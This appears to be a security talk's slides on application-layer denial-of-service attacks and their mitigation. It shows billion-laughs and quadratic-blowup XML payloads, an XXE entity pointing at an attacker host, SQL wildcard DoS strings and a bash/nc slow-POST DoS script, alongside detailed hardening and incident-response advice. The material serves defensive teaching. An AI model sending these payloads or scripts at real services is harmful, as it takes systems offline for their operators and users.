
XML Entity DoS Attacks

- **XML Exponential Entity Expansion**
  - Forced recursive entity expansion
  - Many laughs ☺



```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY ha "Ha !">
<!ENTITY ha2 "&ha; &ha;">
<!ENTITY ha3 "&ha2; &ha2;">
<!ENTITY ha4 "&ha3; &ha3;">
<!ENTITY ha5 "&ha4; &ha4;">
...
<!ENTITY ha128 "&ha127; &ha127;">
]>
<root>&ha128;</root>
```


- **Quadratic blowup**



```
<?xml version="1.0"?>
<!DOCTYPE foobar [<!ENTITY x "AAAAA… [100KB of them] … AAAA">]>
<root>
<hi>&x;&x;….[30000 of them] … &x;&x;</hi>
</root>
```

XML External Entity Injection


- www.attacker.com may point to:
  - Nonexistent resource
    - Network timeout during parsing, might block the process
  - Large size resource



```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "http://www.attacker.com/" >]>
<foo>&xxe;</foo>
```


SOAP Header

- **Large payload**



```
<Envelope>
    <Header>
        <wsse:Security>
        <test>large payload here</test>
        <Signature>....</Signature></wsse:Security>
    </Header>
```

- **Large binary attachment**




```
<Envelope>
 <Header>
   <wsse:Security>
     <file>base64 encoded large file...</file>
    <Signature>...</Signature>
   </wsse:Security>
 </Header>
```

SOAP Other attacks

- **SOAP Body**
  - Valid, but very large SOAP body request matching web service schema
- **SOAP Attachment**
  - Over sized SOAP attachment referred from the SOAP body
- **SOAP request resulting in heavy database query**
- **Amplifiers**
  - HTTP/1.1 pipeline
  - Multiple fragmented SOAP requests

Schema With No Restrictions

- No restrictions on the maximum size of the data that can be embedded in any of the elements



```
<xs:complexType>
    <xs:choice maxOccurs="unbounded">
        <xs:element name="Head">
            <xs:complexType>
                <xs:sequence>
                    <xs:element name="IP" type="xs:string" minOccurs="0" />
                    <xs:element name="From" type="xs:string" minOccurs="0" />
                    <xs:element name="To" type="xs:string" minOccurs="0" />
                </xs:sequence>
```

Recommendations

- **No customised XML parser**
- **Define input type restrictions on web service schema**
- **Validation and filtering (XML FW):**
  - XML “well-formatted” checks
  - SOAP header/body/attachment checks
  - Buffer overrun checks
  - XML schema validation
  - XML filtering
- **Limit size of:**
  - XML message
  - Expanded entities
  - Attributes
- **Do not process inline and external DTD references**


L7 DoS Attacks And Defenses
Web Server

Low bandwidth DoS Attacks

- **Slowloris – RSnake (tool)**
  - Technique from Adrian Ilarion Ciobanu – apkill tool http://www.securityfocus.com/archive/1/455833/100/0/threaded
  - Fingerprint web server timeout
  - Change http headers to simulate multiple connections/browsers
  - Exhaust all threads available
- **HTTP POST DoS – Wong Onn Chee (identified in honeypot)**
  - No delay in sending HTTP Headers (!= Slowloris)
    - Content-Length = 1000 bytes
    - HTTP message body is sent 1 byte each 110 seconds till the last byte
    - Require a good number of threads per each machine
      - <10k connections to bring down Apache
      - ~60k connections for IIS (if rapid fail protection is on)

HTTP POST DoS


- **A simple bash script**
  - Sleep 110 seconds before sending next byte
  - *y* determines number of threads



```
    function test {
        echo -e "POST /post.php HTTP/1.0\nHost: x.x.x.x\nContent-Type: application/x-www-urlencoded\nContent-Length: 1000\n\n"
        sleep 110
        echo -e "a"
        sleep 110
         echo -e "a"
        sleep 110
         echo -e "a"
        sleep 110
         echo -e "a"
        ...
        sleep 110
         echo -e "\n\n"
    }

=0
  while [  $COUNTER -lt y ]; do
      echo The counter is $COUNTER
      test | nc -nvv x.x.x.x 80 &
      let COUNTER=COUNTER+1
  done
```

HTTP Flooders/DDoS Attack

- **Most common L7 attack**
  - Typically launched from botnets
  - Black Energy botnet C&C interface
  - Frequencies, thread and command option



HTTP-GET flooder

freq: 100

threads: 3

UDP and TCP/UDP data flooders

UDP/TCP freq: 20

UDP size: 1000

TCP size: 2000

Advanced SYN and ICMP options

spoof sender IP: □

Command [help]

flood http localhost

refresh rate: 1 (in minutes)

Apache - Recommendations

- **Key Directives**
  - Maxclients, Timeout, KeepAlive and KeepAlive Timeout
- **Traffic Shaping**
  - mod_throttle - limit the frequency of requests allowed from a single client within a window of time
  - mod_bwshare - bandwidth throttling by HTTP client IP address
  - mod_limitipconn - limit the number of simultaneous downloads permitted from a single IP address
  - mod_dosevasive - detects too many connections and temporaribly block offending IP address
  - mod_security – WAF, filtering, monitoring, logging
- **Load/Stressing testing**
  - http_load
  - Jmeter
  - Slowloris + DoS tools


IIS - Recommendations

- **IIS Extensions:**
  - URLScan or Webknight
    - MaxAllowedContentLength, MaxUrl and MaxQueryString attributes
  - Dynamic IP Restrictions
    - Dynamically blocking of requests from IP address based on:
      - The number of concurrent requests
      - The number of requests over a period of time
- **ISA Server Network Protection**
  - Act as load balancer and WAF at the same time
  - Multiple options for HTTP DoS attacks
    - HTTP requests per minute, per IP address
- **Check Application pool health monitoring**
  - IIS worker threads status

L7 DoS Attacks And Defenses Database

SQL Wildcard Attacks

- **Ferruh Mavituna – 2008**
  - Affect MS SQL and other databases (MySQL, PostgreSQL, Access)



```
'%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'
'%64_[^!_%65/%aa?F%64_D)_(F%64)_%36([)({}%33){()}£$&N%55_)$*£()$*R"_)][%55](%66[x])%ba][$*"£$-9]_%54'
_[r/a)_ _(r/b)_ _(r-d)_%n[^n]y[^j]l[^k]d[^l]h[^z]t[^k]b[^q]t[^q][^n]!%
%_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[! -z]@$!_%
```

  - Query should return few or no results – it must go through the entire data on the database
  - OR combinations should be different otherwise db performance algorithms may optimise query
  - Longer query, longer time to execute
  - Avoids caching in the database, so every query would be different

Recommendations

- **Perform input validation and filtering based on whitelist**
  - Discard wildcards and other potential characters
  - Limit number of characters on the query
  - Input type strict validation (e.g. number must be a number)
- **Implement CAPTCHA for advanced searches/queries**
- **Search/Query Limits**
  - Set limit of searches/queries per user per day
  - Only authenticated users can run consuming search/queries
  - Limit SQL query execution time
- **Limit number of records/rows returned by database**
- **Memcached**
  - High performance, memory object caching system

Dealing with an HTTP DDoS Attack
Part I - Before the Attack

Generic Principles

- **Business continuity planning**
  - Business impact analysis
    - Classify critical assets based on MTD (Max Tolerable Downtime)
- **Develop a 3 phases plan**
  - Protection
    - ISP agreements, insurance and trade off strategy
    - Systems, devices and application hardening
    - Design network for attacks
  - Detection
    - Monitoring and analysing
  - Reaction
    - Incident Plan

Protection And Prevention


- **ISP agreements**
  - DoS protection included in agreements
- **Insurance policy**
- **Establish trade-off strategies/tactics**
  - Absorbe attack
  - Degrade service
  - Shut down service
- **Systems Hardening**
  - Perform regular host reviews against CIS and NIST standards
  - Perform application reviews
- **Network Hardening**
  - Load and stress testing network

Segmentation And Overprovision

- **Segmentation**
  - Redundancy for critical services
  - Critical services with dedicated server
- **Overprovision**
  - Hardware and network
- **Monitoring**
  - Host and Network Intrusion Detection System
  - Centralised log system
- **Incident planning**
  - What to do during in incident
  - Escalation line
  - Action items
- **Test your incident plan regularly!**

Dealing with an HTTP DDoS Attack Part II – During the attack

Under attack or not?



- **Establish if it is a real attack**
  - Check unusual spikes/anomalies compared to baseline traffic
  - Multiple IP addresses requesting a large number of connections in a relative short time
- **In case of attack, what is the target?**
  - IP address, domain, multiple services
- **Is target critical? How much can you lose ?**
- **Communication**
  - Everyone on the same page
- **Internal staff may know the reason why they are attacked**
- **Document everything**
  - Logs, graphs and reports
  - Correlation and timeline

External collaboration

- **Contact ISPs**
  - Provide detailed information
  - Triangulation software helps identifying botnet C&C server
- **Uncooperative hosting providers can be declared to press**
- **Security Community/Botnet Researcher**
  - Attack fingerprint may help in detecting type of botnet and C&C
- **Contact Law Enforcement – CCIP, NZCERT**
- **Set a "we are down" web page**

Reacting

- **Slowing the attack**
  - Tarpitting
    - Delays incoming connections for as long as possible
- **Deflection**
  - IP Hopping: IP address changed at “random” intervals within a specified set of IP addresses range
- **Dropping**
  - Dropping connections for a determined time
- **Escalation (law/legal implications)**
  - Identify C&C and track down botnet C&C server
    - Report C&C to authorities
    - …
  - Look at the botnet
    - …

Dealing with an HTTP DDoS Attack
Part III – The day after

Recovering

- **Lesson learnt analysis**
  - Meet the day after (everything still fresh)
  - Go over what worked and what didn’t
  - Update incident plan
- **Root causes**
  - Was attack targeting a specific and vulnerable system?
  - Was just a standard flooding attack?
- **What if it happens again?**
- **Business Recovery**
  - Recover services as soon as possible
  - Provide incident data to law enforcement agencies

Conclusions

- **No generic anti-DoS solution**
  - Each organisation = different environment
  - Harden systems, applications and networks
  - Perform regular DoS testing and audits
  - Continuous monitoring and alerting

- **Don’t trust anti-DDoS vendors**
  - Carefully evaluate anti-DDoS related products/services

- **Networking and cooperation**
  - Good relationships with security community, ISP and law enforcement agencies

Questions?

- Thanks! ;-)

References

- **Slowloris - http://ha.ckers.org/slowloris/**
- **Apache HTTP DoS tool mitigation - http://isc.sans.edu/diary.html?storyid=6613**
- **Mitigating the Slowloris HTTP DoS Attack - http://threatpost.com/en_us/blogs/mitigating-slowloris-http-dos-attack-062209**
- **Regular Expression DoS - http://www.owasp.org/index.php/Regular_expression_Denial_of_Service_-_ReDoS**
- **Testing for Storing too much data in session - http://www.owasp.org/index.php/Testing_for_Storing_too_Much_Data_in_Session_(OWASP-DS-008)**
- **Testing for writing user provided data to disk - http://www.owasp.org/index.php/Testing_for_Writing_User_Provided_Data_to_Disk_(OWASP-DS-006)**

References

- **Testing for user input as loop counter - http://www.owasp.org/index.php/Testing_for_User_Input_as_a_Loop_Counter_(OWASP-DS-005)**
- **Testing for DoS User Specified Object allocation - http://www.owasp.org/index.php/Testing_for_DoS_User_Specified_Object_Allocation_(OWASP-DS-004)**
- **Testing for Denial of Service - http://www.owasp.org/index.php/Testing_for_Denial_of_Service**
- **HTTP DDoS Attack mitigation using tarpitting - http://www.secureworks.com/research/threats/ddos/**
- **Guest Blog: Defending against DDoS - http://www.sectechno.com/2009/12/06/guest-blog-defending-against-ddos/**
- **A cheesy Apache / IIS DoS vul (+a question) - http://www.securityfocus.com/archive/1/456339/30/0/threaded**

References

- The top 10 things to do while under ddos attack - http://www.blyon.com/blog/index.php/2010/01/24/ddos_top_10/
- Apache httpd server denial of service attack example - http://pub.mud.ro/~cia/computing/apache-httpd-denial-of-service-example.html
- Distributed Denial of Service (DDoS) attack tools - http://staff.washington.edu/dittrich/misc/ddos/
- Help defeat distributed denial of service attacks: steps by steps - http://www.sans.org/dosstep/
- Intentando detener un DDoS - http://foro.elhacker.net/tutoriales_documentacion/intentando_detener_un_ddos-t137442.0.html
- Using squid to fight ddos - http://www.blyon.com/blog/index.php/2009/07/24/using-squid-proxy-to-fight-ddos/

References

- **Surviving DDoS Attacks - http://research.corsaire.com/whitepapers/040211-surviving-ddos-attacks.pdf**
- **Application Denial of Service attacks - http://research.corsaire.com/whitepapers/040405-application-level-dos-attacks.pdf**
- **Denial of service attack – wikipedia - http://en.wikipedia.org/wiki/Denial-of-service_attack**
- **DDoS A&D International Workshop on DDoS Attacks and Defenses - http://caislab.kaist.ac.kr/77ddos/Program.html**
- **DDoS Self Defense - http://caislab.kaist.ac.kr/77ddos/DDoS%20Self-Defense.pdf**
- **DDoS Traceback and Beyond - http://caislab.kaist.ac.kr/77ddos/DDoS%20Attack%20Traceback%20and%20Beyond.pdf**

References

- DoS Attacks Using Sql Wildcards - http://www.portcullis-security.com/uplds/wildcard_attacks.pdf
- Anyone interested in the details of latest HTTP POST DDOS attack technique? - https://lists.owasp.org/pipermail/owasp-leaders/attachments/20100308/bc2a1777/attachment-0001.pdf
- CERT – Managing the threat of denial-of-service attacks - http://www.cert.org/archive/pdf/Managing_DoS.pdf
- O'Reilly, 2005 - Apache SecurityBy Ivan Ristic
- OWASP Guide 2.0, denial of service attacks
- RESPONDING TO A DISTRIBUTED DENIAL OF SERVICE ATTACK WITH A SELECTIVE TARPIT http://psifertex.com/download/Jordan_Wiens_GCIH.pdf
- Attacking Web Services - http://www.owasp.org/index.php/File:AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt